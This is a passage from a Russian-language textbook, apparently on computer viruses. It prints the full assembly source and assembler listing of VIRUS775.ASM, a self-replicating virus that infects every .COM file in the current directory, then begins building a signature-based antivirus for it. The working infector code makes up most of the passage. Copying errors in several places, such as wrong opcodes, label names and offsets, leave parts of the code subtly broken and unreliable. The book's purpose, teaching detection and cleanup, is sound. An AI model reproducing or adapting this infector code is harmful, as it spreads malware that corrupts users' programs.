WRITE_JMP:
mov     cx,0
mov     dx,0
mov     bx,HANDLE
mov     al,0      ; Relative to file start
mov     ah,42h
int     21h      ; Set seek to 0
jc      ERR

```

```

lea      dx, JMPVIR
mov      cx, 3
mov      bx, HANDLE
mov      ah, 40h
int      21h      ; Write new JMP to file
jc       ERR

```

Мы договорились, что единственным вредным действием (помимо заражения других программ), которое совершает наш вирус, будет выдача на экран сообщения о том, что заражен очередной файл. Конечно, если заражения не произошло, то и сообщения выдано не будет. Напомним, что текст сообщения хранится в области данных вируса в строке под меткой **MSG**.

PRINT_MSG:

```

lea      dx, MSG
mov      ah, 09h
int      21h      ; Print a message

```

2.9 Обработка ошибок

Опишем действия вируса в случае возникновения ошибок (к ним мы причисляем и отсутствие файлов, удовлетворяющих шаблону). В этом случае вирус просто передает управление программе-носителю.

ERR:

```

cmp      HANDLE, 0FFFFh
je       EXIT

```

CLOSE_FILE:


```

        mov     bx,HANDLE
        mov     ah,3Eh
        int     21h      ; Close file

EXIT:

        cmp     cs:[ID],0FFFFh
        je      GOTO_DOS

RESTORE_DTA:
        mov     cx,100h
        mov     bx,0

DTA_R:
        mov     al,byte ptr DTA[bx]
        mov     byte ptr cs:[bx],al
        inc     bx
        loop    DTA_R

GOTO_START:
        mov     ax,cs
        mov     ds:[START_S],ax
        pop     ds
        db      0EAh      ; Far jmp to START
        dw      0100h     ; START offset
START_S  dw      (?)       ; START segment

GOTO_DOS:
        mov     ax,4C00h
        int     21h
    
```

Аналогичные действия выполняются и при успешном выполнении вирусом своей программы. Предварительно вирус закрывает зараженный файл и восстанавливает **PSP**.

Теперь мы можем привести текст нашего вируса (вернее, программы, которая его запускает) целиком.

2.10 Текст программы VIRUS775.ASM

```

        .8086
        PAGE          ,132
;*****
; VIRUS775.ASM emulates virus activity for .COM files
;*****

CSEG     segment
        assume cs:cseg,ds:cseg,es:cseg
        org 100h

START:
        db          0E9h
        dw          15h          ; Near jump to RESTORE_3_BYTES
ID       dw          0FFFFh
        org 110h

VIRUS:
        push        ds
        mov         ax,cs
        db          00000101b ; Add ax,imed
NEW_DS   dw          0FFFFh      ; 0FFFFh should be replaced
        mov         ds,ax        ; Define new ds segment

RESTORE_3_BYTES:
        mov         al,BYTES_3[0]      ; Restore first 3 bytes
        mov         byte ptr cs:[100h],al
        mov         al,BYTES_3[1]
        mov         byte ptr cs:[101h],al
        mov         al,BYTES_3[2]
        mov         byte ptr cs:[102h],al

STORE_DTA:
        mov         cx,100h
        mov         bx,0

DTA_S:
        mov         al,byte ptr cs:[bx]

```



```

        mov     byte ptr DTA[bx],al
        inc     bx
        loop    DTA_S

FIND_FIRST:
        lea     dx,FMASK
        mov     cx,00100000b      ; arc,dir,vol,sys,hid,r/o
        mov     ah,4Eh
        int     21h      ; Find first .COM file
        jnc     STORE_FNAME
        jmp     ERR

FIND_NEXT:
        mov     bx,HANDLE
        mov     ah,3Eh
        int     21h      ; Close previous file
        mov     HANDLE,OFFFh
        mov     ah,4Fh
        int     21h
        jnc     STORE_FNAME
        jmp     ERR

STORE_FNAME:
        cmp     byte ptr cs:[95h],00000001b ; Test r/o attribute
        je      FIND_NEXT ; if r/o is set, do not infect
        mov     bx,0

NEXT_SYM:
        mov     al,byte ptr cs:[bx+9Eh]
        mov     FNAME[bx],al
        cmp     byte ptr cs:[bx+9Eh],0
        je      SET_ATTRIB
        inc     bx
        cmp     bx,13
        jng     NEXT_SYM
        jmp     ERR

SET_ATTRIB:
        lea     dx,FNAME

```

```

mov     cx,00100000b      ; arc,dir,vol,sys,hid,r/o
mov     ax,4301h
int     21h               ; Set file attributes
jnc     READ_HANDLE
jmp     ERR

```

READ_HANDLE:

```

lea     dx,FNAME
mov     ax,3002h          ; Read/write mode
int     21h               ; Open a file
jnc     READ_3_BYTES
jmp     ERR

```

READ_3_BYTES:

```

mov     HANDLE,ax         ; Store handle from ax
lea     dx,BYTES_3
mov     bx,HANDLE
mov     cx,3              ; Number of bytes to read
mov     ah,3fh
int     21h               ; Read and store first 3 bytes
jnc     READ_FLEN
jmp     ERR

```

READ_FLEN:

```

mov     cx,0
mov     dx,0              ; NULL seek position in cx:dx
mov     bx,HANDLE
mov     al,2              ; Relative to EOF
mov     ah,42h            ; Get program length in dx:ax
int     21h
jnc     CHECK_ID
jmp     ERR

```

CHECK_ID:

```

mov     FLENOLD,ax        ; Store length of file
test    ax,00001111b
jz      JUST
or      ax,00001111b
inc     ax

```


JUST:

```

mov     FLEN,ax    ; Store corrected length of file

cmp     ax,64500
jna     CALC_DS
jmp     FIND_NEXT

```

CALC_DS:

```

mov     cl,4
shr     ax,cl      ; Calculate new ds segment difference
dec     ax
mov     byte ptr NEW_DS[0],al
mov     byte ptr NEW_DS[1],ah      ; Store new ds segment
mov     cx,0
mov     dx,FLENOLD
dec     dx
mov     bx,HANDLE
mov     al,0       ; Relative to EOF
mov     ah,42h
int     21h        ; Set seek to last byte of file
jnc     READ_ID
jmp     ERR

```

READ_ID:

```

lea     dx,BYTES_3[3]
mov     bx,HANDLE
mov     cx,1
mov     ah,3Fh
int     21h        ; Read last byte to BYTES_3[3] (ID='$')
jnc     TEST_ID
jmp     FIND_NEXT

```

TEST_ID:

```

cmp     BYTES_3[3],'$'
jne     NOT_INFECTED
jmp     FIND_NEXT ; Check if file is infected

```

NOT_INFECTED:

```

mov     ax,FLEN    ; Calculate JMP address
sub     ax,03h
mov     JMP_L,al
mov     JMP_H,ah   ; Store new JMP address
mov     cx,0
mov     dx,FLEN
mov     bx,HANDLE
mov     ax,4200h   ; Set seek to corrected end of file
int     21h
jc      ERR
lea     dx,VIRUS
mov     cx,VIRLEN
mov     bx,HANDLE
mov     ah,40h
int     21h        ; Write virus to file
jc      ERR

```

WRITE_JMP:

```

mov     cx,0
mov     dx,0
mov     bx,HANDLE
mov     al,0       ; Relative to file start
mov     ah,42h
int     21h        ; Set seek to 0
jc      ERR
lea     dx,JMPVIR
mov     cx,3
mov     bx,HANDLE
mov     ah,40h
int     21h        ; Write new JMP to file
jc      ERR

```

PRINT_MSG:

```

lea     dx,MSG
mov     ah,09h
int     21h        ; Print a message

```

ERR:


```

        cmp     HANDLE,0FFFFh
        je      EXIT

CLOSE_FILE:
        mov     bx,HANDLE
        mov     ah,3Eh
        int     21h      ; Close file

EXIT:
        cmp     cs:[ID],0FFFFh
        je      GOTO_DOS

RESTORE_DTA:
        mov     cx,100h
        mov     bx,0

DTA_R:
        mov     al,byte ptr DTA[bx]
        mov     byte ptr cs:[bx],al
        inc     bx
        loop    DTA_R

GOTO_START:
        mov     ax,cs
        mov     ds:[START_S],ax
        pop     ds
        db      0EAh      ; Far jmp to START
        dw      0100h     ; START offset
START_S  dw      (?)      ; START segment

GOTO_DOS:
        mov     ax,4C00h
        int     21h

FMASK    db      '*.COM',0h
FNAME    db      12 dup (?),0h
FLENOLD  dw      (?)      ; Length of file
FLEN     dw      (?)      ; Corrected length of file
HANDLE   dw      0FFFFh   ; File handle number
JMPVIR   db      0E9h     ; JMP code
JMP_L    db      (?)

```

```

JMP_H    db      (?)      ; 3 bytes for virus JMP
BYTES_3  db      3 dup (?) ; Original 3 bytes
          db      (?)
OTA      db      101h dup (?)
MSG      db      0Ah,0Dh,'Hallo! I have got a virus for
you!',0Ah,0Dh,'$'
VIRLEN   equ     $-VIRUS

CSEG     ends
          end START

```

Глава 3. Пишем антивирус

Прежде чем начать работу по созданию антивирусной программы, необходимо сказать несколько слов о том, что для этого необходимо. Первым условием является наличие у разработчика антивирусной программы хотя бы одного экземпляра файла, зараженного тем вирусом, с которым разрабатываемая антивирусная программа будет бороться. Невозможно создать универсальную антивирусную программу-детектор, которая могла бы обнаруживать любые неизвестные вирусы. Исключение составляют резидентные программы-ревизоры, которые перехватывают прерывания DOS и BIOS, ответственные за обмен с диском, или программы, проверяющие длины и контрольные суммы файлов. Однако и эти программы не являются универсальными в полном смысле этого слова, т.к. существуют т.н. "интеллектуальные" вирусы, которые "обходят" системные прерывания и таким образом данный канал для обнаружения активности вируса становится неэффективным. Достаточно сложной проблемой является также обнаружение загрузочных и драйверных вирусов, поскольку первые не являются файловыми (и они всегда резидентны), а вторые, внедряясь в драйвер путем модификации его заголовка, имитируют работу драйвера таким образом, что становится трудно различить, какая

часть работы драйвера (по обмену с диском) санкционирована пользователем или вызывающей драйвер программой, а какая - нет.

Поэтому наиболее эффективным способом обнаружения известных вирусов (в том числе и интеллектуальных) остается просмотр файлов с целью выявить в файле код внедрившегося вируса (или часть этого кода). Следовательно, как признали уже многие компьютерные вирусологи, важной частью систематической борьбы с вирусами является выделение характерных для различных вирусов последовательностей кодов - так называемых сигнатур. Эти сигнатуры должны отвечать двум основным требованиям:

1. сигнатура должна быть устойчивой, т.е. не изменяться при заражении вирусом различных файлов;
2. сигнатура должна быть достаточно уникальной, т.е. не должна встречаться в других вирусах и в других программах.

Соблюсти второе требование можно двумя способами:

1. увеличивая длину сигнатуры и тем самым снижая вероятность появления сходной сигнатуры в других файлах;
2. экспериментально проверяя отсутствие данной сигнатуры-кандидата в системных и прикладных программах.

Расчеты показывают, что при длине сигнатуры в 10 байт вероятность обнаружить данную сигнатуру на диске емкостью 100 Мб (т.е. вероятность ложного срабатывания вирусного детектора равна приблизительно одной миллиардной). Разумеется, если в качестве сигнатуры взят участок кода, соответствующий какой-либо часто встречающейся конструкции языка программирования, эта

вероятность резко возрастает. Поэтому экспериментальная проверка сигнатуры все же нужна.

3.1 Как искать сигнатуру вируса

Чтобы найти в теле вируса последовательность кодов, которую можно было использовать в качестве сигнатуры, прежде всего нужен сам вирус, т.е. его двоичный (исполняемый) код. Мы можем получить такой код очень просто: достаточно оттранслировать наш вирус при помощи имеющегося в Вашем распоряжении макроассемблера. При этом полезно "попросить" макроассемблер создать листинг нашего вируса, поскольку листинг содержит как ассемблерные команды, так и перемещаемый двоичный код (а именно он нам сейчас и нужен). Кроме того, листинг вируса содержит относительные смещения кодов команд в программе, по которым легко ориентироваться при расчете адресов данных и переходов в теле вируса, которые наш антивирус-фаг будет использовать в своей работе.

Итак...

3.2 Листинг программы VIRUS775.ASM

```
Microsoft (R) Macro Assembler Version 5.00      6/24/91 21:21:14
1          .8086
2          PAGE ,132
3          ;*****
4          ; VIRUS775.ASM emulates virus activity for .COM files
5          ;*****
6 0000          CSEG      segment
7                  assume cs:cseg,ds:cseg,es:cseg
8 0100                  org 100h
9 0100          START:
10 0100  E9              db    0E9h
```



```

11 0101 0015                dw 15h                ; Near jump to
RESTORE_3_BYTES
12 0103 FFFF ID            dw 0FFFFh
13
14 0110                    org 110h
15
16 0110                    VIRUS:
17 0110 1E                push ds
18 0111 8C C8            mov ax,cs
19 0113 05                db 00000101b            ; Add ax,imed
20 0114 FFFF NEW_DS      dw 0FFFFh            ; 0FFFFh should be
replaced
21 0116 8E D8            mov ds,ax            ; Define new ds segment
22
23 0118                    RESTORE_3_BYTES:
24 0118 A0 02DB R        mov al,BYTES_3[0]      ; Restore first 3
bytes
25 011B 2E: A2 0100      mov byte ptr cs:[100h],al
26 011F A0 02DC R        mov al,BYTES_3[1]
27 0122 2E: A2 0101      mov byte ptr cs:[101h],al
28 0126 A0 02DD R        mov al,BYTES_3[2]
29 0129 2E: A2 0102      mov byte ptr cs:[102h],al
30
31 012D                    STORE_DTA:
32 012D B9 0100          mov cx,100h
33 0130 BB 0000          mov bx,0
34 0133                    DTA_S:
35 0133 2E: 8A 07        mov al,byte ptr cs:[bx]
36 0136 88 87 02DF R     mov byte ptr DTA[bx],al
37 013A 43              inc bx
38 013B E2 F6          loop DTA_S
39
40 013D                    FIND_FIRST:
41 013D 8D 16 02BF R     lea dx,FMASK
42 0141 B9 0020          mov cx,00100000b            ;
arc,dir,vol,sys,hid,r/o
43 0144 B4 4E          mov ah,4Eh
44 0146 CD 21          int 21h            ; Find first .COM file
45 0148 73 1A          jnc STORE_FNAME
46 014A E9 0288 R      jmp ERR
47
48 014D                    FIND_NEXT:
49 014D 8B 1E 02D6 R     mov bx,HANDLE
50 0151 B4 3E          mov ah,3Eh

```



```

51 0153 CD 21          int  21h          ; Close previous file
52 0155 C7 06 02D6 R FFFF mov  HANDLE,0FFFFh
53
54 0158 B4 4F          mov  ah,4Fh
55 015D CD 21          int  21h
56 015F 73 03          jnc  STORE_FNAME
57 0161 E9 0288 R      jmp  ERR
58
59 0164                STORE_FNAME:
60 0164 2E: 80 3E 0095 01 cmp  byte ptr cs:[95h],00000001b
; Test r/o attribute
61 016A 74 E1          je   FIND_NEXT      ; if r/o is set,
do not infect
62 016C 8B 0000        mov  bx,0
63
64 016F                NEXT_SYM:
65 016F 2E: 8A 87 009E      mov  al,byte ptr cs:[bx+9Eh]
66 0174 8B 87 02C5 R      mov  FNAME[bx],al
67 0178 2E: 80 BF 009E 00  cmp  byte ptr cs:[bx+9Eh],0
68 017E 74 09          je   SET_ATTRIB
69 0180 43              inc  bx
70 0181 83 FB 0D          cmp  bx,13
71 0184 7E F9          jng  NEXT_SYM
72 0186 E9 0288 R      jmp  ERR
73
74 0189                SET_ATTRIB:
75 0189 8D 16 02C5 R      lea  dx,FNAME
76 018D B9 0020          mov  cx,00100000b      ;
arc,dir,vol,sys,hid,r/o
77 0190 B8 4301          mov  ax,4301h
78 0193 CD 21          int  21h          ; Set file attributes
79 0195 73 03          jnc  READ_HANDLE
80 0197 E9 0288 R      jmp  ERR
81
82 019A                READ_HANDLE:
83 019A 8D 16 02C5 R      lea  dx,FNAME
84 019E B8 3D02          mov  ax,3D02h      ; Read/write mode
85 01A1 CD 21          int  21h          ; Open a file
86 01A3 73 03          jnc  READ_3_BYTES
87 01A5 E9 0288 R      jmp  ERR
88
89 01AB                READ_3_BYTES:

```

```

90 01A8 A3 02D6 R      mov  HANDLE,ax    ; Store handle from ax
91
92 01AB 8D 16 02DB R    lea  dx,BYTES_3
93 01AF 8B 1E 02D6 R    mov  bx,HANDLE
94 01B3 B9 0003          mov  cx,3      ; Number of bytes to
read
95 01B6 B4 3F          mov  ah,3Fh
96 01B8 CD 21          int  21h      ; Read and store first
3 bytes
97 01BA 73 03          jnc  READ_FLEN
98 01BC E9 0288 R      jmp  ERR
99
100 01BF              READ_FLEN:
101 01BF B9 0000          mov  cx,0
102 01C2 BA 0000          mov  dx,0      ; NULL seek position in
cx:dx
103 01C5 8B 1E 02D6 R    mov  bx,HANDLE
104 01C9 B0 02          mov  al,2      ; Relative to EOF
105 01CB B4 42          mov  ah,42h    ; Get program length in
dx:ax
106 01CD CD 21          int  21h
107 01CF 73 03          jnc  CHECK_ID
108 01D1 E9 0288 R      jmp  ERR
109
110 01D4              CHECK_ID:
111 01D4 A3 02D2 R      mov  FLENOLD,ax ; Store length of file
112
113 01D7 A9 000F          test ax,00001111b
114 01DA 74 04          jz   JUST
115 01DC 00 000F          or   ax,00001111b
116 01DF 40              inc  ax
117
118 01E0              JUST:
119 01E0 A3 02D4 R      mov  FLEN,ax      ; Store corrected
length of file
120
121 01E3 3D FB F4          cmp  ax,64500
122 01E6 76 03          jna  CALC_DS
123 01E8 E9 014D R      jmp  FIND_NEXT
124
125 01EB              CALC_DS:
126 01EB B1 04          mov  cl,4

```

```

127 01ED D3 E8          shr     ax,cl          ; Calculate new
ds segment difference
128 01EF 48            dec     ax
129 01F0 A2 0114 R      mov     byte ptr NEW_DS[0],al
130 01F3 88 26 0115 R    mov     byte ptr NEW_DS[1],ah
; Store new ds segment
131
132 01F7 B9 0000        mov     cx,0
133 01FA 8B 16 02D2 R    mov     dx,FLENOLD
134 01FE 4A            dec     dx
135 01FF 8B 1E 02D6 R    mov     bx,HANDLE
136 0203 B0 00          mov     al,0          ; Relative to EOF
137 0205 B4 42          mov     ah,42h
138 0207 CD 21          int     21h          ; Set seek to last byte
of file
139 0209 73 03          jnc     READ_ID
140 020B EB 7B 90        jmp     ERR
141
142 020E                READ_ID:
143 020E 8D 16 02DE R    lea     dx,BYTES_3[3]
144 0212 8B 1E 02D6 R    mov     bx,HANDLE
145 0216 B9 0001        mov     cx,1
146 0219 B4 3F          mov     ah,3Fh
147 021B CD 21          int     21h          ; Read last byte
to BYTES_3[3] (ID='$')
148 021D 73 03          jnc     TEST_ID
149 021F E9 014D R      jmp     FIND_NEXT
150
151 0222                TEST_ID:
152 0222 80 3E 02DE R 24  cmp     BYTES_3[3], '$'
153 0227 75 03          jne     NOT_INFECTED
154 0229 E9 014D R      jmp     FIND_NEXT          ; Check if file
is infected
155
156 022C                NOT_INFECTED:
157 022C A1 02D4 R      mov     ax,FLEN      ; Calculate JMP address
158 022F 2D 0003        sub     ax,03h
159 0232 A2 02D9 R      mov     JMP_L,al
160 0235 88 26 02DA R    mov     JMP_H,ah      ; Store new JMP address
161
162 0239 B9 0000        mov     cx,0
163 023C 8B 16 02D4 R    mov     dx,FLEN
164 0240 8B 1E 02D6 R    mov     bx,HANDLE

```



```

165 0244 8B 4200          mov     bx,4200h          ; Set seek to
corrected end of file
166 0247 CD 21          int     21h
167 0249 72 30          jc      ERR
168
169 024B 8D 15 0110 R     lea     dx,VIRUS
170 024F B9 02F7 90        mov     cx,VIRLEN
171 0253 BB 1E 02D6 R     mov     bx,HANDLE
172 0257 B4 40          mov     ah,40h
173 0259 CD 21          int     21h          ; Write virus to file
174 025B 72 2B          jc      ERR
175
176 025D                WRITE_JMP:
177 025D B9 0000          mov     cx,0
178 0260 BA 0000          mov     dx,0
179 0263 BB 1E 02D6 R     mov     bx,HANDLE
180 0267 B0 00          mov     al,0          ; Relative to file start
181 0269 B4 42          mov     ah,42h
182 026B CD 21          int     21h          ; Set seek to 0
183 026D 72 19          jc      ERR
184
185 026F 8D 16 02D8 R     lea     dx,JMPVIR
186 0273 B9 0003          mov     cx,3
187 0276 BB 1E 02D6 R     mov     bx,HANDLE
188 027A B4 40          mov     ah,40h
189 027C CD 21          int     21h          ; Write new JMP to file
190 027E 72 08          jc      ERR
191
192 0280                PRINT_MSG:
193 0280 8D 16 03E0 R     lea     dx,MSG
194 0284 B4 09          mov     ah,09h
195 0286 CD 21          int     21h          ; Print a message
196
197 0288                ERR:
198 0288 83 3E 02D6 R FF   cmp     HANDLE,0FFFFh
199 028D 74 08          je      EXIT
200
201 028F                CLOSE_FILE:
202 028F BB 1E 02D6 R     mov     bx,HANDLE
203 0293 B4 3E          mov     ah,3Eh
204 0295 CD 21          int     21h          ; Close file
205

```

```

206 0297          EXIT:
207 0297 2E: 83 3E 0103 R FF  cmp  cs:[ID],0FFFFh
208 029D 74 1B          je      GOTO_DOS
209
210 029F          RESTORE_DTA:
211 029F B9 0100          mov  cx,100h
212 02A2 BB 0C00          mov  bx,0
213 02A5          DTA_R:
214 02A5 BA 87 02DF R    mov  al,byte ptr DTA[bx]
215 02A9 2E: 88 07          mov  byte ptr cs:[bx],al
216 02AC 43              inc  bx
217 02AD E2 F6          loop DTA_R
218
219
220 02AF          GOTO_START:
221 02AF 8C C8          mov  ax,cs
222 02B1 A3 02B8 R      mov  ds:[START_S],ax
223 02B4 1F              pop  ds
224 02B5 EA              db    0EAh          ; Far jmp to START
225 02B6 0100            dw    0100h          ; START offset
226 02B8 ????          START_S dw    (?)          ; START segment
227
228 02BA          GOTO_DOS:
229 02BA B8 4C00          mov  ax,4C00h
230 02BD CD 21          int  21h
231
232 02BF 2A 2E 43 4F 4D 00  FMASK db          '*.COM',0h
233 02C5 000C[          FNAME db          12 dup (?),0h
234              ??
235              ]
236 00
237 02D2 ????          FLENOLD dw    (?)          ; Length of file
238 02D4 ????          FLEN    dw    (?)          ; Corrected length of
file
239 02D6 FFFF          HANDLE dw    0FFFFh        ; File handle number
240 02D8 E9              JMPVIR db    0E9h          ; JMP code
241 02D9 ??              JMP_L   db    (?)
242 02DA ??              JMP_H   db    (?)          ; 3 bytes for virus JMP
243 02DB 0003[          BYTES_3 db    3 dup (?) ; Original 3 bytes

```

```

244                                ??
245                                ]
246
247 02DE  ??                      db      (?)
248 02DF  0101[      DTA          db      101h dup (?)
249                                ??
250                                ]
251
252 03ED  0A 0D 48 61 6C 6C 6F MSG db      0Ah,0Dh,'Hallo! I have got
a virus for you! ',0Ah,0Dh,'$'
253      21 20 49 20 68 61 76
254      65 20 67 6F 74 20 61
255      20 76 69 72 75 73 20
256      66 6F 72 20 79 6F 75
257      21 0A 0D 24
258 = 02F7      VIRLEN            equ    $-VIRUS
259
260 0407      CSEG                ends
261          end                  START

```

3.3 Подбираем сигнатуру

В принципе при выборе сигнатуры существует большая свобода, ограничена лишь перечисленными выше условиями. Нас заинтересовали в листинге вируса строки с номерами 149-154.

```

149 021F  E9 014D R                jmp      FIND_NEXT
150
151 0222                                TEST_ID:
152 0222  80 3E 02DE R 24          cmp      BYTES_3[3], '$'
153 0227  75 03                    jne      NOT_INFECTED
154 0229  E9 014D R                jmp      FIND_NEXT      ;
Check if file is infected

```

Если развернуть эти строки листинга в цепочку кодов, то получится следующая последовательность шестнадцатеричных чисел:

E9 21 FF 80 3E DE 02 24 75 03 E9 21 FF

Правда, в листинге Вы не найдете двух повторяющихся пар чисел **21 FF**, следующих за кодом команды короткого перехода **E9**. Однако эти числа легко получить одним из двух изложенных ниже способов.

1. Учитывая, что код команды **JMP <адрес>** включает в себя слово, обозначающее адрес внутрисегментного перехода, и зная адрес метки **FIND-NEXT** равный **222** (в десятичной системе счисления) или **014D** (в шестнадцатеричной системе счисления), можно рассчитать, что это слово должно представлять собой как раз шестнадцатеричное число **FF21** (а поскольку младшая часть адреса записывается раньше старшей, то мы и получаем последовательность **21 FF**).
2. Достаточно просмотреть код оттранслированной программы-вируса с помощью любого отладчика, чтобы убедиться, что именно эта последовательность кодов присутствует в теле вируса в указанном нами месте.

Мы решили в качестве сигнатуры воспользоваться лишь последними одиннадцатью байтами, а именно строкой:

FF 80 3E DE 02 24 75 03 E9 21 FF

Длина этой строки вполне достаточна, чтобы ее можно было использовать в качестве сигнатуры нашего вируса, а ее уникальность мы дополнительно проверим, когда наш антивирус будет готов.

3.4 Что должен делать антивирус

Основные принципы действия файлового антивируса были изложены в главе 1. Мы лишь напомним, что наш антивирус должен:

1. просматривать .COM-файлы в текущем каталоге, находить файлы, содержащие сигнатуру нашего вируса и выводить на экран сообщение о том, какие файлы заражены вирусом и сколько всего файлов заражено;
2. по указанию пользователя антивирус должен осуществлять "лечение" (т.е. восстановление) зараженных файлов в текущем каталоге согласно алгоритму, изложенному в главе 1.

Наша задача упрощается двумя обстоятельствами. Первое, наш антивирус, как и вирус, учебный. Поэтому нам не нужно осуществлять громоздкий алгоритм поиска зараженных файлов по всему диску (желающие могут внести это усовершенствование самостоятельно). И второе, наш вирус хранит в своей области данных первоначальную длину программы-жертвы до ее заражения. Поэтому мы имеем возможность восстанавливать зараженную программу в идеальных условиях - т.е. один к одному!

3.5 Область данных антивируса

Область данных нашей антивирусной программы (детектора и фага) будет сильно напоминать область данных вируса, поскольку мы воспользуемся многими из готовых алгоритмов, использованными при создании вируса (например, блоками доступа к файлам). Кроме того, мы будем использовать многие из тех данных, которые использует в своей работе вирус, а для наглядности сохраним по возможности и названия меток.


```

MODE      db      0          ; 0 - find, 1 - find & cure
FILES     db      0          ; Number of infected files
SIG       db      0FFh,080h,03Eh,0DEh,002h,024h,075h,003h,0E9h,021h
          db      0          ; Virus signature (last byte)
SIGL      equ     $-SIG      ; Length of SIG string
SIGO      dw      (?)        ; Offset of SIG in file
SIGO3     dw      0BAh       ; Offset of old 3 bytes relative to SIG
SIGFL     dw      081h       ; Offset of old file length relative to
SIG
FMASK     db      '*.COM',0h ; File name mask
FLEN      dw      (?)        ; Current length of tested file
FLENOLD   dw      (?)        ; Old length of file to be cured
HANDLE    dw      0FFFFh    ; File handle number
ATTRIB    db      (?)        ; File attribute
FSEG      dw      (?)        ; Segment to store file
LBL       db      '$'        ; Security label
CSEG      ends
          end START

```

Хорошим тоном (и безопасным методом) считается использование по умолчанию алгоритма поиска зараженных файлов, который осуществляется при запуске антивируса без параметров. Это предохраняет пользователя от непреднамеренной "обработки" антивирусом тех файлов, для которых еще не созданы запасные копии на случай неудачного лечения или ложного срабатывания детектора при поиске сигнатуры.

Поэтому наш антивирус должен работать в двух режимах: поиск и выявление файлов, содержащих сигнатуру вируса (по умолчанию) и "лечение" зараженных файлов (при запуске антивируса, например, с параметром `/q` (от слова **qure** - лечить). Для распознавания режима мыведем переменную по имени **MODE**:

```

MODE      db      0          ; 0 - find, 1 - find & cure

```


Поскольку наш антивирус ведет подсчет зараженным файлам, нам необходимо также отвести переменную, которую он будет использовать в качестве счетчика. Назовем ее **FILES**:

```
FILES    db    0           ; Number of infected files
```

Очевидно, что наш антивирус должен также как-то хранить и сигнатуру вируса для того, чтобы было с чем сравнивать коды просматриваемых файлов. Однако, для того, чтобы наш антивирус не "сработал" сам от себя, мы просто-напросто заменим последний байт сигнатуры (FF) на ноль (00):

```
SIG      db      OFFh,080h,03Eh,0DEh,002h,024h,075h,003h,0E9h,021h
          db      0           ; Virus signature (last byte)
```

Восстанавливать же этот последний байт мы будем в памяти сразу же после запуска антивируса.

Для использования в качестве граничной переменной в счетчиках цикла нам понадобится длина сигнатуры (в байтах). Для того, чтобы не изменять общности, сформируем это число в виде разности начального и конечного адреса сигнатуры плюс единица:

```
SIGL     equ     $-SIG      ; Length of SIG string
```

Сразу же отметим, что эта величина является константой для данной программы и не занимает места в области данных.

Заранее никогда неизвестно, где в зараженном файле расположена сигнатура вируса, а также все остальные данные: сохраненные три байта, длина программы-жертвы и т.п. Даже вести счет от "хвоста" файла мы не имеем права, т.к. за нашим вирусом может "сесть" другой вирус. Поэтому мы должны ввести точку отсчета, относительно которой антивирус будет рассчитывать адреса всех остальных частей вируса. В качестве такой точки отсчета выберем первый байт сигнатуры, а для привязки к этой точке отсчета нам необходимо хранить смещения всех необходимых нам данных (вируса) относительно смещения первого байта сигнатуры. Кроме того, мы должны предусмотреть место для хранения смещения первого байта сигнатуры в зараженном файле, чтобы использовать это смещение в качестве точки отсчета.

SIG0	dw	(?)	; Offset of SIG in file
SIG03	dw	0BAh	; Offset of old 3 bytes relative to SIG
SIGFL	dw	0B1h	; Offset of old file length relative to SIG

Таким образом, выделим в области данных антивируса следующие три слова: **SIG0** - адрес (смещение) первого байта сигнатуры в зараженном файле; **SIG03** - смещение первого из трех сохраненных (первых) байт зараженного файла относительно адреса первого байта сигнатуры; **SIGFL** - смещение слова, в котором хранится прежняя длина зараженного файла, относительно адреса первого байта сигнатуры.

FMASK	db	'*.COM', 0h	; File name mask
-------	----	-------------	------------------

FMASK - имеет тот же смысл, что и в программе вируса: маска имен файлов (т.е. шаблон поиска). Для

проверки файлов с любыми расширениям достаточно заменить в маске расширение "COM" на звездочку: "*".

FLEN **dw** (?) ; Current length of tested file

FLEN - текущая длина тестируемого файла. Эта величина необходима антивирусу при выборе алгоритма считывания файла.

FLENOLD **dw** (?) ; Old length of file to be cured

FLENOLD - Прежняя длина зараженного файла. Эту величину антивирус извлечет, пользуясь набором смещений, описанных в предыдущих абзацах.

HANDLE **dw** 0FFFFh ; File handle number

HANDLE - логический номер (handle) файла. С этой величиной мы уже знакомы из опыта написания вируса.

ATTRIB **db** (?) ; File attribute

ATTRIB - здесь антивирус может хранить исходный байт атрибутов файла для того, чтобы после лечения (или просмотра) восстанавливать этот атрибут.

FSEG **dw** (?) ; Segment to store file

FSEG - сегментный адрес области, которую антивирус запрашивает у DOS для хранения тестируемого файла.

```
LBL      db      '$'      ; Security label
```

И, наконец, последний байт - код "\$" (доллар), метка **LBL** - наглядная иллюстрация того, как программа-антивирус может защитить сама себя от вируса методом вакцинации. Этот прием мы обсуждали в главе 2 при рассмотрении того, как наш вирус избегает повторного заражения программ.

3.6 Антивирус начинает работу

Как мы условились ранее, сразу же после запуска наш антивирус формирует в памяти сигнатуру вируса, для которой ему не хватает одного последнего байта.

```
START:
        mov      SIG[10],0FFh      ; Completes SIG string
```

Затем антивирус "выясняет", в каком из двух возможных режимов - поиска вируса или "лечения" зараженных файлов - он должен работать. Мы решили, что по умолчанию антивирус лишь ищет зараженные файлы. Если же в командной строке появляется параметр /q или просто буква q, антивирус переходит в режим "лечения".

3.7 Читаем командную строку

Перед передачей управления запускаемой программе, DOS формирует PSP (*Program Segment Prefix*) по нулевому смещению в памяти ЭВМ. PSP занимает 100h байт и включает в себя DTA (*Data Transfer Area*). Структура DTA хорошо известна, в частности, по смещению 80h располагается длина области UPA (*Unformatted Parameter Area*), в которой начиная со смещения 81h хранятся параметры командной строки (исключая директивы переназначения). Если длина UPA нулевая (т.е. байт по адресу 80h равен нулю), значит, командная строка - пустая, и следовательно, антивирус сохраняет режим по умолчанию (поиск сигнатуры). Если же этот байт ненулевой, необходимо проверить, не содержится ли среди параметров буква **q**.

READ_PARAM:

```

    cmp     byte ptr cs:[80h],0
    je      FIND_MODE ; If no parameters, "find" mode
    mov     ax,ds
    mov     es,ax
    cld
    mov     al,'q'     ; 'q' - "find & cure mode" (MODE=1)
    mov     ch,0
    mov     cl,cs:[80h] ; Length of UPA (from PSP)
    mov     di,81h     ; Offset of UPA (from PSP)
repne scasb
    je      CURE_MODE

```

FIND_MODE:

```

    mov     MODE,0
    jmp     ALLOC_MEM

```

CURE_MODE:

```

    mov     MODE,1

```

Если буква 'q' найдена, то по адресу **MODE** заносится число 1 (режим "лечения"), в противном случае там хранится ноль, обозначающий режим по умолчанию (только поиск).

3.8 Заказываем память

При запуске .COM-программы DOS выделяет ей всю доступную память, поэтому, грамотно написанная .COM-программа (особенно резидентная) должна уменьшить количество выделенной ей памяти до необходимого объема. Кроме того, если .COM-программа использует несколько сегментов памяти, она должна знать адреса свободных сегментов, чтобы не нарушить блочную структуру памяти.

ALLOC_MEM:

```

mov     ax,ds
mov     es,ax
